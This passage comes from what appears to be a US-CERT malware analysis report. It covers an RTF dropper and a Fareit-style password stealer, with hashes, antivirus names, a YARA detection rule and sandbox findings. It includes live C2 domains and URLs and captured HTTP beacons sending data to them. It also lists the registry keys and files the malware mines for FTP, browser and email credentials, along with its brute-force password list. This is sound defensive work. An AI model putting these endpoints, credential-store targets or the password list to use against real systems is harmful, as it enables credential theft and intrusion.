User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)
Host: www[.]cderlearn.com
Content-Length: 46
Cache-Control: no-cache
```

id=3&source=a804b4b73d479eebea&rss=53d0&ei=d3c

—End Sample C2 Connections—

The application attempts to download data from a C2 server and write it to a randomly named .tmp file within the users %TEMP% directory. Some of the file names used to store this downloaded data within our lab environment are displayed below:

—Begin Sample File Names—


```
TEMP\Cab5.tmp
TEMP\Tar6.tmp
TEMP\Cab7.tmp
TEMP\Tar8.tmp
```

—End Sample File Names—

Analysis indicates this application provides several notable capabilities to an operator. The program provides an operator access to a reverse shell on the victim system. Additionally, the malware provides an operator the capability to enumerate the victims Windows Certificate Store, and extract identified digital certificates, including private keys. The application also allows an operator to enumerate all physical drives and network resources the victim system has access to.

## Screenshots

### • digital\_cert\_steal.bmp



Screen shot of code used by 9acba7e5f972cdd722541a23ff314ea81ac35d5c0c758eb708fb6e2cc4f598a0 to steal a victim users digital certificates from the Windows Certificate Store.

**ac30321be90e85f7eb1ce7e211b91fed1d1f15b5d3235b9c1e0dad683538cc8e**

#### Details

<b>Name</b>	ac30321be90e85f7eb1ce7e211b91fed1d1f15b5d3235b9c1e0dad683538cc8e
<b>Size</b>	714679
<b>Type</b>	Rich Text Format data, version 1, unknown character set
<b>MD5</b>	81f1af277010cb78755f08dfcc379ca6
<b>SHA1</b>	9cb7716d83c0d06ab356bdfa52def1af64bc5210
<b>ssdeep</b>	3072:0gOxPV0p1knm8Z0gPJQ3kq9d6AvgBodb30aCubtvn7JBsEitau3QCv;jOBVs1knm8ZPJQ3kqoodkuZjlbVY
<b>Entropy</b>	3.29548128269

#### Antivirus

<b>F-prot</b>	W32/Dridex.HX
<b>McAfee</b>	Fareit-FHF
<b>NetGate</b>	Trojan.Win32.Malware
<b>F-secure</b>	Gen:Variant.Razy.41230
<b>Symantec</b>	Trojan.Fareit
<b>VirusBlokAda</b>	TrojanPSW.Fareit
<b>ClamAV</b>	Win.Trojan.Agent-5486255-0
<b>Kaspersky</b>	Trojan-PSW.Win32.Fareit.bshk
<b>TrendMicro</b>	TROJ_FA.6BBF19ED
<b>Sophos</b>	Troj/Fareit-AMQ
<b>Avira</b>	TR/AD.Fareit.Y.ehkw
<b>Microsoft</b>	PWS:Win32/Fareit
<b>Ahnlab</b>	RTF/Dropper
<b>NANOAV</b>	Trojan.Rtf.Stealer.efqzyl
<b>TrendMicroHouseCall</b>	TROJ_FA.6BBF19ED
<b>Ikarus</b>	Trojan.Win32.Zlader

#### Relationships

(F)		(F)
ac30321be90e85f7eb1ce7e211b91fed1d1f15b5d	Dropped	9f918fb741e951a10e68ce6874b839aef5a26d604


3235b9c1e0dad683538cc8e (81f1a)		86db31e509f8dcaa13acec5 (617ba)
(F) ac30321be90e85f7eb1ce7e211b91fed1d1f15b5d 3235b9c1e0dad683538cc8e (81f1a)	Characterized_By	(S) ac30321be90e85f7eb1ce7e211b91fed1d1f15b5d 3235b9c1e0dad683538cc8e

Description

This is a malicious RTF document containing an embedded encoded executable. Upon execution, the RTF will decode and install the executable to %Temp%\m3.tmp (9f918fb741e951a10e68ce6874b839aef5a26d60486db31e509f8dcaa13acec5). The encoded executable is decoded using a hexadecimal algorithm. The document will attempt to execute m3.tmp but fails to execute due to the file extension.

Screenshots

- ac30321be90e85f7eb1ce7e211b91fed1d1f15b5d3235b9c1e0dad683538cc8e



9f918fb741e951a10e68ce6874b839aef5a26d60486db31e509f8dcaa13acec5

Details	
Name	9f918fb741e951a10e68ce6874b839aef5a26d60486db31e509f8dcaa13acec5
Size	117248
Type	PE32 executable (GUI) Intel 80386, for MS Windows
MD5	617ba99be8a7d0771628344d209e9d8a
SHA1	7cefb021fb30f985b427b584be9c16e364836739
ssdeep	3072:CN7FVxVzbL02rXlwilrCIX1O6OhOqsY9WZYWmwdax82X45iAKMaEUSDsIGz0x:CNxVjbLXDDup2lXY6O0VYIOMW
Entropy	6.86854130027

Antivirus	
F-prot	W32/Dridex.HX
McAfee	Fareit-FHF
K7	Trojan ( 004df8ee1 )
Systweak	trojan.passwordstealer
F-secure	Gen:Variant.Razy.41230
VirIT	Trojan.Win32.Crypt5.AYWX
Symantec	Trojan.Fareit
VirusBlokAda	TrojanPSW.Fareit
Zillya!	Trojan.Fareit.Win32.14782
ClamAV	Win.Trojan.Agent-5486256-0
Kaspersky	Trojan-PSW.Win32.Fareit.bshk
TrendMicro	TSPY_FA.CFEECD19
Sophos	Troj/Fareit-AMQ
Avira	TR/AD.Fareit.Y.ehkw
Microsoft	PWS:Win32/Fareit
Ahnlab	Trojan/Win32.Fareit

<b>ESET</b>	a variant of Win32/Kryptik.EPKG trojan
<b>NANOAV</b>	Trojan.Win32.AD.ebscsnw
<b>TrendMicroHouseCall</b>	TSPY_FA.CFEECD19
<b>Ikarus</b>	Trojan.Win32.Zlader
<b>AVG</b>	Crypt5.AYWX

## PE Information

**Compiled** 2016-04-18T11:56:11Z

## PE Sections

Name	MD5	Raw Size	Entropy
(header)	e1c85b83a230f3318ebc6fa89c22e4ca	1024	2.65800537214
.text	03d3283ed2aeae19148e30ce10bf86a6	32256	6.56847358123
.rdata	2b14260b6390c8b1470b6c7b33aead11	52224	7.2456007683
.data	c78d3b76f24406d13bd8f743617d103d	8704	7.47497492698
.relocat	50e4a218247898300dfa8489c256fc42	1024	4.0454558827
.engine	105b697001f91df315bba402a79fde8b	512	2.16767435848
.rsrc	5f0793cbe2573fe809f569f742edb453	21504	3.88806352708

## Packers

Name	Version	Entry Point
Microsoft Visual C++ ?.	NA	NA

## Relationships

(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)	Characterized_By	(S) searching_reg_pop3.bmp
(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)	Connected_To	(D) editprod.waterfilter.in.ua
(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)	Connected_To	(D) insta.reduct.ru
(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)	Connected_To	(D) one2shoppee.com
(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)	Connected_To	(D) ritsoperrol.ru
(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)	Connected_To	(D) littjohnwilhap.ru
(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)	Connected_To	(D) wilcarobbe.com
(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)	Connected_To	(D) mymodule.waterfilter.in.ua/system /logs/xtool.exe
(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)	Dropped_By	(F) ac30321be90e85f7eb1ce7e211b91fed1d1f15b5d 3235b9c1e0dad683538cc8e (81f1a)

## Description

During analysis this file is dropped by ac30321be90e85f7eb1ce7e211b91fed1d1f15b5d3235b9c1e0dad683538cc8e. This file is a heavily packed/protected Windows 32 bit executable. Static analysis indicates this application is a fully functioning Remote Access Tools. During runtime, it attempts to communicate to the c2 locations displayed below.

wilcarobbe.com/zapoy/gate.php  
littjohnwilhap.ru/zapoy/gate.php  
ritsoperrol.ru/zapoy/gate.php  
one2shoppee.com/system/logs/xtool.exe  
insta.reduct.ru/system/logs/xtool.exe  
editprod.waterfilter.in.ua/system/logs/xtool.exe  
mymodule.waterfilter.in.ua/system/logs/xtool.exe

The file xtool.exe was not available for download at the time of analysis.

This executable file drops and executes a batch file '%Temp%\[random digits].bat' to delete itself and the batch file at the end of the execution.

Displayed below are sample connections between the malware and its C2 server.

—Begin Sample Connections to C2 Server—

```
POST /zapoy/gate.php HTTP/1.0
Host: wilcarobbe.com
Accept: /*
Accept-Encoding: identity, *,q=0
Accept-Language: en-US
Content-Length: 196
Content-Type: application/octet-stream
Connection: close
Content-Encoding: binary
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)
```

```
...[xXP..YG....4...d...S.qO....4....v..8..Y.u.
X..3S*3.S..%<A.5..U..."N.W...eY...o.^...V..^v.....#...+.....]`..Y.L.5.b[>?.").....>...
>V....H...;4.....OGf.'L...fB.N#.v[H.b_{..w.....j5...
```

```
POST /zapoy/gate.php HTTP/1.0
Host: littjohnwilhap.ru
Accept: /*
Accept-Encoding: identity, *,q=0
Accept-Language: en-US
Content-Length: 196
Content-Type: application/octet-stream
Connection: close
Content-Encoding: binary
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)
```

```
...[xXP..YG....4...d...S.qO....4....v..8..Y.u.
X..3S*3.S..%<A.5..U..."N.W...eY...o.^...V..^v.....#...+.....]`..Y.L.5.b[>?.").....>...
>V....H...;4.....OGf.'L...fB.N#.v[H.b_{..w.....j5...
```

```
POST /zapoy/gate.php HTTP/1.0
Host: ritsoperrol.ru
Accept: /*
Accept-Encoding: identity, *,q=0
Accept-Language: en-US
Content-Length: 196
Content-Type: application/octet-stream
Connection: close
Content-Encoding: binary
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)
```

```
...[xXP..YG....4...d...S.qO....4....v..8..Y.u.
X..3S*3.S..%<A.5..U..."N.W...eY...o.^...V..^v.....#...+.....]`..Y.L.5.b[>?.").....>...
>V....H...;4.....OGf.'L...fB.N#.v[H.b_{..w.....j5...
```

—End Sample Connections to C2 Server—

Static analysis of the unpacked portions of this file indicate it is, among other things, capable of targeting multiple Windows applications. For example, the malware searches the Windows registry for keys utilized by multiple types of Windows email software. If found, the malware attempts to extract email passwords from these keys. This appears to be an attempt to gain unauthorized access to the victim users emails.

In addition, the software attempts to find registry keys used by the Windows file management software named Total Commander. This appears to be an attempt to gain unauthorized access to the victim users stored files. The software also contains a list of commonly used passwords. This indicates the malware provides an operator the capability to brute force their way into a victim users email accounts or locations where their files are stored. Displayed below is a YARA signature which may be utilized to detect this software both packed on disk, and running within system memory.

—Begin YARA Signature—

```

rule unidentified_malware_two
{
meta:
Author = "US-CERT Code Analysis Team"
Date = 16JAN17
Incident = 10105049
File = "9f918fb741e951a10e68ce6874b839aef5a26d60486db31e509f8dcaa13acec5"
MD5 = "617BA99BE8A7D0771628344D209E9D8A"

strings:
$my_string_one = "/zapoy/gate.php"
$my_string_two = { E3 40 FE 45 FD 0F B6 45 FD 0F B6 14 38 88 55 FF 00 55 FC 0F B6 45 FC 8A 14 38 88 55 FE 0F B6 45 FD 88 14 38
0F B6 45 FC 8A 55 FF 88 14 38 8A 55 FF 02 55 FE 8A 14 3A 8B 45 F8 30 14 30 }
$my_string_three = "S:\\Lidstone\\renewing\\HA\\disable\\ln.pdb"

$my_string_four = { 8B CF 0F AF CE 8B C6 99 2B C2 8B 55 08 D1 F8 03 C8 8B 45 FC 03 C2 89 45 10 8A 00 2B CB 32 C1 85 DB 74 07 }

$my_string_five = "fuckyou1"

$my_string_six = "xtool.exe"

condition:
($my_string_one and $my_string_two) or ($my_string_three or $my_string_four) or ($my_string_five and $my_string_six)
}

—End YARA Signature—

```

Displayed below are strings of interest extracted from the unpacked portions of this malware:

—Begin Strings of Interest—

```

1DA409EB2825851644CCDAB
1RcpNUE12zpJ8uDaDqlygR70aZl2ogwes
wilcarobbe.com/zapoy/gate.php
littjohnwilhap.ru/zapoy/gate.php
ritsoperrol.ru/zapoy/gate.php
one2shoppee.com/system/logs/xtool.exe
insta.reduct.ru/system/logs/xtool.exe
editprod.waterfilter.in.ua/system/logs/xtool.exe
YUIPWDFILE0YUIPKDFILE0YUICRYPTED0YUI1.0
MODU
SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall
UninstallString
DisplayName
.exe
Software\WinRAR
open
vaultcli.dll
VaultOpenVault
VaultEnumerateItems
VaultGetItem
VaultCloseVault
VaultFree
kernel32.dll
WTSGetActiveConsoleSessionId
ProcessIdToSessionId
netapi32.dll
NetApiBufferFree
NetUserEnum
ole32.dll
StgOpenStorage
advapi32.dll
AllocateAndInitializeSid
CheckTokenMembership
FreeSid
CredEnumerateA
CredFree
CryptGetUserKey
CryptExportKey
CryptDestroyKey
CryptReleaseContext
RevertToSelf

```

OpenProcessToken  
ImpersonateLoggedOnUser  
GetTokenInformation  
ConvertSidToStringSidA  
LogonUserA  
LookupPrivilegeValueA  
AdjustTokenPrivileges  
CreateProcessAsUserA  
crypt32.dll  
CryptUnprotectData  
CertOpenSystemStoreA  
CertEnumCertificatesInStore  
CertCloseStore  
CryptAcquireCertificatePrivateKey  
msi.dll  
MsiGetComponentPathA  
pstorec.dll  
PStoreCreateInstance  
userenv.dll  
CreateEnvironmentBlock  
DestroyEnvironmentBlock  
[9D  
wY}  
wSw  
wv{  
vshell32.dll  
SHGetFolderPathA  
My Documents  
AppData  
Local AppData  
Cache  
Cookies  
History  
My Documents  
Common AppData  
My Pictures  
Common Documents  
Common Administrative Tools  
Administrative Tools  
Personal  
Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders  
explorer.exe  
S-1-5-18  
SeImpersonatePrivilege  
SeTcbPrivilege  
SeChangeNotifyPrivilege  
SeCreateTokenPrivilege  
SeBackupPrivilege  
SeRestorePrivilege  
SeIncreaseQuotaPrivilege  
SeAssignPrimaryTokenPrivilege  
GetNativeSystemInfo  
kernel32.dll  
IsWow64Process  
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/5.0)  
POST %s HTTP/1.0  
Host: %s  
Accept: \*/\*  
Accept-Encoding: identity, \*,q=0  
Accept-Language: en-US  
Content-Length: %lu  
Content-Type: application/octet-stream  
Connection: close  
Content-Encoding: binary  
User-Agent: %s  
Content-Length:  
Location:  
\\\*.\*  
\*.\*  
Software\Microsoft\Windows\CurrentVersion\Internet Settings  
ProxyServer  
HWID

```
{%08X-%04X-%04X-%02X%02X-%02X%02X%02X%02X%02X}
Software\Far\Plugins\FTP\Hosts
Software\Far2\Plugins\FTP\Hosts
Software\Far Manager\Plugins\FTP\Hosts
Software\Far\SavedDialogHistory\FTPHost
Software\Far2\SavedDialogHistory\FTPHost
Software\Far Manager\SavedDialogHistory\FTPHost
Password
HostName
User
Line
wcx_ftp.ini
\GHISLER
InstallDir
FtpIniName
Software\Ghisler\Windows Commander
Softwre\Ghisler>Total Commander
CUTEFTP
QCHistory
Software\GlobalSCAPE\CuteFTP 6 Home\QCToolbar
Software\GlobalSCAPE\CuteFTP 6 Professional\QCToolbar
Software\GlobalSCAPE\CuteFTP 7 Home\QCToolbar
Software\GlobalSCAPE\CuteFTP 7 Professional\QCToolbar
Software\GlobalSCAPE\CuteFTP 8 Home\QCToolbar
Software\GlobalSCAPE\CuteFTP 8 Professional\QCToolbar
Software\GlobalSCAPE\CuteFTP 9\QCToolbar
\GlobalSCAPE\CuteFTP
\GlobalSCAPE\CuteFTP Pro
\GlobalSCAPE\CuteFTP Lite
\CuteFTP
\sm.dat
Software\FlashFXP\3
Software\FlashFXP
Software\FlashFXP\4
InstallerDathPath
path
Install Path
DataFolder
\Sites.dat
\Quick.dat
\History.dat
\FlashFXP\3
\FlashFXP\4
\FileZilla
\sitemanager.xml
\recentsservers.xml
\filezilla.xml
Software\FileZilla
Software\FileZilla Client
Install_Dir
Host
User
Pass
Port
Remote Dir
Server Type
Server.Host
Server.User
Server.Pass
Server.Port
Path
ServerType
Last Server Host
Last Server User
Last Server Pass
Last Server Port
Last Server Path
Last Server Type
Software\FTPWare\COREFTP\Sites
Host
User
Port
```



PthR  
SSH  
.ini  
\\VanDyke\\Config\\Sessions  
\\Sessions  
Software\\VanDyke\\SecureFX  
Config Path  
Password  
HostName  
UserName  
RemoteDirectory  
PortNumber  
FSProtocol  
Software\\Martin Prikryl  
http[:]//  
https[:]//  
ftp://  
opera  
wand.dat  
\_Software\\Opera Software  
Last Directory3  
Last Install Path  
Opera.HTML\\shell\\open\\command  
\\Opera Software  
nss3.dll  
NSS\_Init  
NSS\_Shutdown  
NSSBase64\_DecodeBuffer  
SECITEM\_FreeItem  
PK11\_GetInternalKeySlot  
PK11\_Authenticate  
PK11SDR\_Decrypt  
PK11\_FreeSlot  
profiles.ini  
Profile  
IsRelative  
Path  
PathToExe  
prefs.js  
logins.json  
signons.sqlite  
signons.txt  
signons2.txt  
signons3.txt  
encryptedPassword": "  
encryptedUsername": "  
hostname": "  
#2c  
#2d  
#2e  
Firefox  
\\Mozilla\\Firefox\\  
Software\\Mozilla  
---  
ftp://  
http[:]//  
https[:]//  
ftp.  
Mozilla  
\\Mozilla\\Profiles\\  
Favorites.dat  
WinFTP  
Internet Explorer  
WininetCacheCredentials  
MS IE FTP Passwords  
DPAPI:  
@J7<  
AJ7<  
BJ7<  
%02X  
Software\\Microsoft\\Internet Explorer\\IntelliForms\\Storage2  
SOFTWARE\\Classes\\Local Settings\\Software\\Microsoft\\Windows\\CurrentVersion\\AppContainer\\Storage

\microsoft.microsoftedge\_8wekyb3d8bbwe\MicrosoftEdge\IntelliForms\FormData  
http[:]//www[.]facebook.com/  
Microsoft\_WinInet\_\*  
ftp://  
SspiPfc  
JpM  
;USQLite format 3  
table  
(  
CONSTRAINT  
PRIMARY  
UNIQUE  
CHECK  
FOREIGN  
Web Data  
Login Data  
logins  
origin\_url  
password\_value  
username\_value  
ftp://  
http[:]//  
https[:]//  
moz\_logins  
hostname  
encryptedPassword  
encryptedUsername  
\Google\Chrome  
\Chromium  
\ChromePlus  
Software\ChromePlus  
Install\_Dir  
.rdp  
TERMSRV/\*  
password 51:b:  
username:s:  
full address:s:  
TERMSRV/  
hM@  
\$O@  
=^@  
\$a@  
#y@  
1z@  
.oeaccount  
Salt  
<\_OP3\_Password2  
<\_MTP\_Password2  
<IMAP\_Password2  
<HTTPMail\_Password2  
\Microsoft\Windows Live Mail  
Software\Microsoft\Windows Live Mail  
\Microsoft\Windows Mail  
Software\Microsoft\Windows Mail  
Software\Incredimail  
EmailAddress  
Technology  
PopServer  
PopPort  
PopAccount  
PopPassword  
SmtpServer  
SmtpPort  
SmtpAccount  
SmtpPassword  
SMTP Email Address  
SMTP Server  
POP3 Server  
POP3 User Name  
SMTP User Name  
NNTP Email Address  
NNTP User Name

```

NNTP Server
IMAP Server
IMAP User Name
Email
HTTP User
HTTP Server URL
POP3 User
IMAP User
HTTPMail User Name
HTTPMail Server
SMTP User
POP3 Port
SMTP Port
IMAP Port
POP3 Password2
IMAP Password2
NNTP Password2
HTTPMail Password2
SMTP Password2
POP3 Password
IMAP Password
NNTP Password
HTTP Password
SMTP Password
Software\Microsoft\Internet Account Manager\Accounts
Identities
Software\Microsoft\Office\Outlook\OMI Account Manager\Accounts
Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Microsoft Outlook Internet Settings
Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook
Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook
Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook
Software\Microsoft\Internet Account Manager
Outlook
\Accounts
identification
identitymgr
inetcomm server passwords
outlook account manager passwords
identities
{%08X-%04X-%04X-%02X%02X-%02X%02X%02X%02X%02X%02X}
Thunderbird
\Thunderbird
samantha
michelle
david
eminem
scooter
asdfasdf
sammy
baby
diamond
maxwell
55555
justin
james
chicken
danielle
iloveyou2
fuckoff
prince
junior
rainbow
112233
fuckyou1
nintendo
peanut
none
church
bubbles
robert
222222
destiny

```

loving  
gfhjkm  
mylove  
jasper  
hallo  
123321  
cocacola  
helpme  
nicole  
guitar  
billgates  
looking  
scooby  
joseph  
genesis  
forum  
emmanuel  
cassie  
victory  
passw0rd  
foobar  
ilovegod  
nathan  
blabla  
digital  
peaches  
football1  
11111111  
power  
thunder  
gateway  
iloveyou!  
football  
tigger  
corvette  
angel  
killer  
creative  
123456789  
google  
zxcvbnm  
startrek  
ashley  
cheese  
sunshine  
christ  
000000  
soccer  
qwerty1  
friend  
summer  
1234567  
merlin  
phpbb  
12345678  
jordan  
saved  
dexter  
vipr  
winner  
sparky  
windows  
123abc  
lucky  
anthony  
jesus  
ghbdt  
admin  
hotdog  
baseball  
password1  
dragon

trustno1  
jason  
internet  
mustdie  
john  
letmein  
123  
mike  
knight  
jordan23  
abc123  
red123  
praise  
freedom  
jesus1  
12345  
london  
computer  
microsoft  
muffin  
qwert  
mother  
master  
111111  
qazwsx  
samuel  
canada  
slayer  
rachel  
onelove  
qwerty  
prayer  
iloveyou1  
whatever  
god  
password  
blessing  
snoopy  
1q2w3e4r  
cookie  
11111  
chelsea  
pokemon  
hahaha  
aaaaaa  
hardcore  
shadow  
welcome  
mustang  
654321  
bailey  
blahblah  
matrix  
jessica  
stella  
benjamin  
testing  
secret  
trinity  
richard  
peace  
shalom  
monkey  
iloveyou  
thomas  
blink182  
jasmine  
purple  
test  
angels  
grace  
hello

poop  
blessed  
1234567890  
heaven  
hunter  
pepper  
john316  
cool  
buster  
andrew  
faith  
ginger  
7777777  
hockey  
hello1  
angel1  
superman  
enter  
daniel  
123123  
forever  
nothing  
dakota  
kitten  
asdf  
1111  
banana  
gates  
flower  
taylor  
lovely  
hannah  
princess  
compaq  
jennifer  
myspace1  
smokey  
matthew  
harley  
rotimi  
fuckyou  
soccer1  
123456  
single  
joshua  
green  
123qwe  
starwars  
love  
silver  
austin  
michael  
amanda  
1234  
charlie  
bandit  
chris  
happy  
hope  
maggie  
maverick  
online  
spirit  
george  
friends  
dallas  
adidas  
1q2w3e  
7777  
orange  
testtest  
asshole


apple  
biteme  
666666  
william  
mickey  
asdfgh  
wisdom  
batman  
pass

—End Strings of Interest—

Analysis indicates the primary purpose of this application is to allow an operator to gain unauthorized access to the victim's user data and email by hijacking the applications.

## Screenshots

- searching\_reg\_pop3.bmp



Code utilized by 9f918fb741e951a10e68ce6874b839aef5a26d60486db31e509f8dcaa13acac5 to parse email passwords from the user's Windows registry hive.

## Domains

private.directinvesting.com

### HTTP Sessions

- GET /lexicon/index.cfm?dq=d9487&pg=149a8d6adb73d479e66c6 HTTP/1.1  
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)  
Host: private.directinvesting.com  
Connection: Keep-Alive  
Cache-Control: no-cache  
Pragma: no-cache
- GET /lexicon/index.cfm?source=0887a&css=b9&utm\_term=80aaeb73d479e66c6&f=12 HTTP/1.1

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)  
Host: private.directinvesting.com  
Connection: Keep-Alive  
Cache-Control: no-cache  
Pragma: no-cache

- GET /lexicon/index.cfm?utm\_content=876b73d479e66c6&source=19bd05efa8c HTTP/1.1  
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)  
Host: private.directinvesting.com  
Connection: Keep-Alive  
Cache-Control: no-cache  
Pragma: no-cache

## Whois

### Address lookup

canonical name private.directinvesting.com.  
aliases  
addresses 204.12.12.40

### Domain Whois record

Queried whois.internic.net with "dom directinvesting.com"...

Domain Name: DIRECTINVESTING.COM  
Registrar: NETWORK SOLUTIONS, LLC.  
Sponsoring Registrar IANA ID: 2  
Whois Server: whois.networksolutions.com  
Referral URL: http://networksolutions.com  
Name Server: NS1.LNHI.NET  
Name Server: NS2.LNHI.NET  
Name Server: NS3.LNHI.NET  
Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited  
Updated Date: 04-jun-2016  
Creation Date: 04-aug-1997  
Expiration Date: 03-aug-2021

>>> Last update of whois database: Mon, 16 Jan 2017 12:55:58 GMT <<<

Queried whois.networksolutions.com with "directinvesting.com"...

Domain Name: DIRECTINVESTING.COM  
